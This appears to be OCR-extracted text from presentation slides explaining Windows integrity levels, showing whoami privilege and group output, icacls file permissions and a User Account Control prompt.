
Verified publisher: Microsoft Windows

Show more details



```
C:\>whoami /groups | FINDSTR "Label"
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                          Stat
========================================= ==================================================================== ====
SeIncreaseQuotaPrivilege                  Geheugenquota voor een proces verhogen                               Disa
SeSecurityPrivilege                       Controlebeleid en beveiligingslogboek beheren                        Disa
SeTakeOwnershipPrivilege                  Eigenaar worden van bestanden of andere objecten                     Disa
SeLoadDriverPrivilege                     Stuurprogramma's laden en verwijderen                                Disa
SeSystemProfilePrivilege                  Systeemprestaties bekijken                                           Disa
SeSystemtimePrivilege                     Systeemtijd wijzigen                                                 Disa
SeProfileSingleProcessPrivilege           Een enkel proces bekijken                                            Disa
SeIncreaseBasePriorityPrivilege           Prioriteit verhogen voor planning                                    Disa
SeCreatePagefilePrivilege                 Wisselbestand maken                                                  Disa
SeBackupPrivilege                         Back-ups van bestanden en mappen maken                               Disa
SeRestorePrivilege                        Bestanden en mappen terugzetten                                      Disa
SeShutdownPrivilege                       Systeem afsluiten                                                    Disa
SeDebugPrivilege                          Fouten in programma's opsporen                                       Disa
SeSystemEnvironmentPrivilege              Omgevingswaarden in firmware wijzigen                                Disa
SeChangeNotifyPrivilege                   Controle op bladeren negeren                                         Enab
SeRemoteShutdownPrivilege                 Afsluiten vanaf een extern systeem                                   Disa
SeUndockPrivilege                         Computer uit basisstation verwijderen                                Disa
SeManageVolumePrivilege                   Onderhoudstaken op volume uitvoeren                                  Disa
SeImpersonatePrivilege                    Een client nabootsen na authenticatie                                Enab
SeCreateGlobalPrivilege                   Globale objecten maken                                               Enab
SeIncreaseWorkingSetPrivilege             Een proceswerkset vergroten                                          Disa
SeTimeZonePrivilege                       Tijdzone wijzigen                                                    Disa
SeCreateSymbolicLinkPrivilege             Symbolische koppelingen maken                                        Disa
SeDelegateSessionUserImpersonatePrivilege Een imitatietoken verkrijgen voor een andere gebruiker in dezelfde sessie Disa
```

cmd.exe
Process with a high integrity label
Uses the elevated token



```
C:\>whoami /groups | FINDSTR "Label"
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                               Stat
========================================= ========================================================================= ====
SeIncreaseQuotaPrivilege                  Geheugenquota voor een proces verhogen                                    Disa
SeSecurityPrivilege                       Controlebeleid en beveiligingslogboek beheren                             Disa
SeTakeOwnershipPrivilege                  Eigenaar worden van bestanden of andere objecten                          Disa
SeLoadDriverPrivilege                     Stuurprogramma's laden en verwijderen                                     Disa
SeSystemProfilePrivilege                  Systeemprestaties bekijken                                                Disa
SeSystemtimePrivilege                     Systeemtijd wijzigen                                                      Disa
SeProfileSingleProcessPrivilege           Een enkel proces bekijken                                                 Disa
SeIncreaseBasePriorityPrivilege           Prioriteit verhogen voor planning                                         Disa
SeCreatePagefilePrivilege                 Wisselbestand maken                                                       Disa
SeBackupPrivilege                         Back-ups van bestanden en mappen maken                                    Disa
SeRestorePrivilege                        Bestanden en mappen terugzetten                                           Disa
SeShutdownPrivilege                       Systeem afsluiten                                                         Disa
SeDebugPrivilege                          Fouten in programma's opsporen                                            Disa
SeSystemEnvironmentPrivilege              Omgevingswaarden in firmware wijzigen                                     Disa
SeChangeNotifyPrivilege                   Controle op bladeren negeren                                              Enab
SeRemoteShutdownPrivilege                 Afsluiten vanaf een extern systeem                                        Disa
SeUndockPrivilege                         Computer uit basisstation verwijderen                                     Disa
SeManageVolumePrivilege                   Onderhoudstaken op volume uitvoeren                                       Disa
SeImpersonatePrivilege                    Een client nabootsen na authenticatie                                     Enab
SeCreateGlobalPrivilege                   Globale objecten maken                                                    Enab
SeIncreaseWorkingSetPrivilege             Een proceswerkset vergroten                                               Disa
SeTimeZonePrivilege                       Tijdzone wijzigen                                                         Disa
SeCreateSymbolicLinkPrivilege             Symbolische koppelingen maken                                             Disa
SeDelegateSessionUserImpersonatePrivilege Een imitatietoken verkrijgen voor een andere gebruiker in dezelfde sessie Disa
```

cmd.exe
Process with a high integrity label
Uses the elevated token


# Fun fact about integrity levels

## For Windows Vista™ and later

- Most Windows objects have an integrity level.
  - Files
  - Processes
  - …
- Available levels are
  - Low integrity
  - Medium integrity (default)
  - High integrity
  - System
- Rule of thumb
  - To modify an object, one must be running the same or a higher integrity level

# Fun fact about integrity levels

## For Windows Vista™ and later




cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level
```

# Fun fact about integrity levels

## For Windows Vista™ and later




cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
          Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt
```

# Fun fact about integrity levels

## For Windows Vista™ and later



cmd.exe (DSK-NL-001\tijme)


```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control
```

# Fun fact about integrity levels

## For Windows Vista™ and later

cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory L

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F)
```



User Account Control


Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows


# Fun fact about integrity levels

## For Windows Vista™ and later



cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control
```




cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\High Mandatory Level
```


# Fun fact about integrity levels

## For Windows Vista™ and later



cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control
```

